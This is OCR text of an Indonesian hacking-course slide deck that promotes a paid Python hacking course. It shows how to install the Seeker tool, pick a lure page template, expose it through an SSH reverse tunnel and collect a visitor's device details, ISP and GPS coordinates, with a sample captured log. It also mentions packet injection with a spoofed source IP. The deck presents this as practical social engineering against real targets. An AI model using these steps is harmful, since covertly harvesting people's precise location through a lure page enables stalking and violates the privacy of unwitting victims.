
PACKET INJECTION



https://pastebin.com/hFDLJ51X

PACKET INJECTION

Berhasil me-injeksi paket dengan custom source IP Address dan Source Port



Linuxhackingid

PYTHON HACKING COURSE

https://linuxhacking.or.id/product/practical-python3-hacking-for-beginner/

TRACKING LOKASI AKURAT + LIVE PRAKTIK TEKNIK SOCIAL ENGINEERING

Linuxhackingid

ZSecurity

INSTALASI

git clone https://github.com/thewhiteh4t/seeker.git
cd seeker/
chmod +x install.sh
./install.sh

```
┌──(root㉿kali)-[/home/zsecurity]
└─# git clone https://github.com/thewhiteh4t/seeker.git
cd seeker/
chmod +x install.sh
./install.sh
```

https://github.com/thewhiteh4t/seeker

KONFIGURASI SEEKER

./seeker.py


Sesuaikan Template yang Anda inginkan, dalam contoh ini pilih no 2

Sesuaikan dengan keinginan Anda

TUNNELING


Fungsi Tunneling adalah agar IP Address Lokal dapat diakses dari luar jaringan

ssh -R 80:localhost:8080 nokey@localhost.run



Link yang perlu diakses

TAMPILAN HALAMAN




Linuxhackingid

LOG SEEKER

```
[!] Device Information :

[+] OS          : Android 10
[+] Platform    : Linux armv81
[+] CPU Cores   : 8
[+] RAM         : 8
[+] GPU Vendor  : Qualcomm
[+] GPU         : Adreno (TM) 650
[+] Resolution  : 384x854
[+] Browser     : Chrome/117.0.0.0
[+] Public IP   : [redacted]

[!] IP Information :

[+] Continent : Asia
[+] Country   : Indonesia
[+] Region    : Central Java
[+] City      : [redacted]
[+] Org       : Pt. Xl Axiata Tbk
[+] ISP       : Pt Xl Axiata Tbk

[!] Location Information :

[+] Latitude  : [redacted]
[+] Longitude : [redacted]
[+] Accuracy  : [redacted]
[+] Altitude  : [redacted]
[+] Direction : [redacted]
[+] Speed     : Not Available

[+] Google Maps : https://www.google.com/maps/place/-6.[redacted]
[+] Data Saved : /home/zsecurity/seeker/db/results.csv

[+] Waiting for Client...[ctrl+c to exit]
```

Linuxhackingid

LIVE PRACTICAL SOCIAL ENGINEERING TEST



PERTANYAAN?

Jika terdapat pertanyaan dapat kontak melalui:

- https://t.me/zsecur1ty
- https://www.instagram.com/linuxhackingid_official/

TERIMAKASIH

Linuxhackingid